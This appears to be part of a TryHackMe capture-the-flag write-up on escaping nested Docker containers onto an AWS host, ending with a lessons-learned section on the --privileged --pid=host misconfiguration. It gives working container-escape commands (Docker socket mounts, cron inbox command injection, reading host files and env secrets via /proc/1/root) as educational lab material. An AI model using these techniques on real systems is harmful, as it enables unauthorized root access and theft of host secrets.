echo "hostname; ip a; cat /proc/1/mountinfo" > /mnt/level3share/inbox/recon.sh
The real AWS host, as evidenced by amazon-ssm-agent, lxd, and core22. Oh yeah, and we have root code execution on the actual host now.
echo "ps auxf 2>/dev/null || ps -ef" > /mnt/level3share/inbox/procs.shBig find. We have exhumed the tinies Matryoshka, controlling her network of Docker Dolls from the very inside (drumroll, please…).
Behind Door #1: Real AWS host (PID 1 = systemd, EC2 instance with ssm-agent).
This tiny lady:
- Runs
dockerdPID 1191 - PID 1191 runs level3 container PID 1411. Her hobbies and interests are
--privileged --pid=host - level3 runs level2 container, which runs level1 container, which is where we SSH’d in


Our inbox cmds are processed by runner.sh on the level3 container. We are executing as root inside level3, which is --privileged --pid=host, so we can read host files via /proc/1/root because PID 1 IS the host’s systemd.
echo "cat /proc/1/root/etc/matryoshka.env" > /mnt/level3share/inbox/hostenv.sh(le wait)
cat /mnt/level3share/outbox/hostenv.sh.out
echo "ls -la /proc/1/root/root /proc/1/root/home 2>/dev/null" > /mnt/level3share/inbox/hosthomes.sh
sleep 35 && cat /mnt/level3share/outbox/hosthomes.sh.out
THERE IT IS!!! /root/flag_host.txt on the real host. Woo!!!
echo "cat /proc/1/root/root/flag_host.txt" > /mnt/level3share/inbox/hostflag3.sh
sleep 35 && cat /mnt/level3share/outbox/hostflag3.sh.out
THM{SP@C3D_0UT}
Now THM Jenn = out. Happy weekend.
Lessons Learned
Two key indicators that we had host access:
ps auxfprocess tree: PID 1 was/sbin/init(systemd), plus init processes likesystemd-journald,cron,sshd,containerd,dockerd,amazon-ssm-agent. Normal containers only show their own processes. The level3 container was started with--pid=host, and that flag shares the host’s PID namespace with the container.The
--privilegedflag disables most container isolation. When--privilegedis combined with--pid=host, we can read host files via/proc/1/rootbecause PID 1 was the actual host’s systemd, not a container’s init.
Put simply: the biggest red-flag phrase in the docker run command was:
--privileged --pid=hostThat’s a known, vulnerable Docker config. It’s essentially running a container with the security of being on the host itself, making it a root shell with extra steps versus a real container. Valuable lesson learned, indeed.
Full Attack Chain
SSH as matryoshka@TARGET_IP (Level 1 container)
→ /proc/mounts reveals Docker socket exposed inside container
→ docker run -v /:/mnt alpine:3.20 chroot /mnt sh → root in Level 2 container
→ cat /root/flag_level2.txt (first flag)
→ ps aux reveals dockerd on TCP 2376 with TLS, containerd shims, level3share mount
→ /certs enumeration: TLS client certs available, server cert valid for 172.18.0.2
→ docker --tlsverify -H tcp://172.18.0.2:2376 → host Docker daemon connection
→ Mount Level 2 filesystem via host daemon, but discover 172.18.0.2 is internal Docker network not real host
→ /proc/1/mountinfo reveals /mnt/level3share with inbox/outbox cron processor
→ Filename test: cmd ignored, test.sh processed → arbitrary root command execution on Level 3
→ cat /root/flag_level3.txt (second flag)
→ ps auxf in Level 3 reveals --privileged --pid=host flag, PID 1 = real host systemd
→ /proc/1/root/ exposes real AWS host filesystem
→ cat /proc/1/root/root/flag_host.txt → THM{SP@C3D_0UT}